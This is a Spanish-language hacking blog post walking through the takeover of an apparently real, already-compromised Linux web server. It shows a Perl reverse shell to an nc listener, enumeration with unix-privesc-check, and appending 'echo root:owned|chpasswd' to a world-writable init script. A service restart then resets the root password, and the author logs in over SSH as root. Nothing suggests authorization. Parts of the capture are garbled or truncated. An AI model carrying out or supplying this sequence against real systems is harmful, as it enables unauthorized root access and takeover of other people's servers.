

Fingerprinting en Sistemas Linux

La única manera de conseguir acceso root en un sistema comprometido no tiene por que centrarse unicamente en la idea de obtener un exploit local que eleve nuestros privilegios, hay veces en las que el kernel se encuentra devidamente actualizado y no se hayan vulnerailidades de elevacion en el mismo, encontrandome en estas situaciones y antes de tirar todo por la ventana y darnos por vencidos, opto por seguir otro camino, mas bien realizar un fingerprinting exhaustivo dentro del sistema.

Admins poco precavidos sobran, incluso aquellos que configuran de una manera riesgosa el sistema en cuanto a permisos en ficheros que se ejecutan como ROOT.

La verdad que este proceso es bastante tedioso, lleva tiempo y por supuesto paciencia y un poco de ingenio, paciencia por sobre todo!.

Es por eso que queria presentarles una herramienta que automatiza la busqueda de informacion en el sistema.

"Unix-privesc-check", su uso es bastante sencillo, nos provee de dos opciones "detailed" y "standard", su analisis se centra en la busqueda de ficheros con permisos de escritura en /etc/init.d, busqueda de tareas programadas con cron y at, lista los procesos que corren como usuario root entre muchas otras tareas.

En este ejemplo voy a usar un entorno real, el servidor posee un kernel viejito tirando al 2009, puede ser routeable, pero ademas presenta otras características que lo hacen ponerlo en riesgo de elevacion de privilegios y sin tener que lanzar ningun exploit. Bien, comenzamos realizando una conexion de shell inversa para trabajar mas comodis.

■ unix-privesc-check

35.94 KI

Copy

>>

Change dir: /var/www/html/files/

>>

Make dir:

>>

[Writeable]

Execute: perl dcPriv8.pl 1 8888

```
root@Raven:/home/q3rv0# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.1.100] 4

***** Consiguiendo Shel reversa. Se viene el root

Linux version 2.6.18-92.el5 (mockbuild@builder16.centos.org)
apache
uid=48(apache) gid=48(apache) groups=48(apache)
/var/www/html/files

Kernel local: 2.6.18-92.el5

POsible 3xploit: newsmp
POsible 3xploit: ptrace_kmod
POsible 3xploit: ong_bak
POsible 3xploit: prctl
POsible 3xploit: pwned
POsible 3xploit: kmdx

sh: no job control in this shell
sh-3.2$
```

Habiendo subido anteriormente la tool y dandole permisos de ejecucion, la lanzamos en modo background con la opcion "detailed" en mi caso para obtener un dumpeo de informacion mas detallado y especifico.


```
local users to escalate privileges.
```

```
Use of this script is only permitted on systems which you have
legal permission to perform a security assessment of.  Apart
from this condition the GPL v2 applies.
```

```
Search the output for the word 'WARNING'.  If you don't see it,
the script didn't find any problems.
```

```
sh-3.2$ ./unix-privesc-check detailed >> fingerprinting.txt &
```

El analisis llevara un tiempo, al rededor de de 15 o 20 min, pero una vez terminado comenzaremos a buscar puntos vulnerables leyendo con pasciencia el archivo de texto que contendra toda la info necesaria del sistema.



fingerprinting.txt

Most Visited Getting Started Hacking Distro Exploits-root E

```
Checking if anyone except root can change /lib/modules/
Checking if anyone except root can change /proc
Checking if anyone except root can change /proc/
Checking if anyone except root can change /proc/bus/usb
Checking if anyone except root can change /proc/mounts
Checking if anyone except root can change /sbin
Checking if anyone except root can change /sbin/restorecon
Checking if anyone except root can change /sys
Checking if anyone except root can change /usr/bin
Checking if anyone except root can change /var/lock
WARNING: /etc/init.d/mtab.sh is run by root at startup. /etc/init.d/mtab.s
Checking if anyone except root can change /var/run
Processing startup script /etc/init.d/mysql
Checking if anyone except root can change /etc/init.d/mysql
WARNING: /etc/init.d/mysql is run by root at startup. World write is set f
Checking if anyone except root can change /
Checking if anyone except root can change /dev/null
Checking if anyone except root can change /etc/mysql/
Checking if anyone except root can change /lib/lsb/init-functions
Checking if anyone except root can change /usr/bin/mysqladmin
```

Bien ya hemos obtenido una buena data, grepeando por el file, me encuentro con un WARNING que me informa que uno de los script en /etc/init.d, para ser mas precisos "mysql" presenta permisos del tipo 777, WTF!!....ya con esto practicamente tengo el sistema regalado, que exploit ni que exploit!, vamos a editar el script y darle un restart para cambiar el password de root XD!

```
-rwxr-xr-x 1 root root 2330 ene 1 2011 mountnfs.sh
-rwxr-xr-x 1 root root 1315 ene 1 2011 mountoverflowtmp
-rwxr-xr-x 1 root root 3649 ene 1 2011 mtab.sh
-rwxrwxrwx 1 root root 5437 jun 18 01:41 mysql
-rwxr-xr-x 1 root root 2451 abr 18 2010 networking
-rwxr-xr-x 1 root root 7319 abr 10 2010 openvpn
```

Utilizamos `chpasswd` para cambiar el password de root, insertando la siguiente linea dentro del fichero `mysql`.

Y ahora solo queda reiniciar el servicio y logearnos como root en el sistema con el nuevo password que que acabamos de asignarle "owned" XD!

```
sh-3.2$ pwd
/etc/init.d
sh-3.2$ echo "echo root:owned|chpasswd" >> mysql
sh-3.2$ ./mysql restart
* Stopping MySQL database server mysqld
...done.
* Starting MySQL database server mysqld
...done.
* Checking for corrupt, not cleanly closed and upgrade needed
sh-3.2$
```

Iniciamos un servidor ssh si es que no esta corriendo y nos conectamos...

```
root@Raven:~# ssh root@
The authenticity of host ' ' can't be
RSA key fingerprint is cb:41:f4:b1:85:50:d4:75:20:e4:34:8a:f
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added ' ' (RSA) to the list of
root@'s password:
l #1 SMP Sun May 6 04:01:19 UTC 2012

The programs included with the Debian GNU/Linux system are f
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the e
permitted by applicable law.
```

Ya podemos ir disfrutando de nuestro privilegios, de mas esta decir que este manera de elevarse a root no siempre va a estar presente , siempre habra que medir la ineficiencia del administrador en cuanto a como configura los permisos en el servidor.

```
root@bluehost54:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@bluehost54:~#
```

Saludos!

by

q3rv0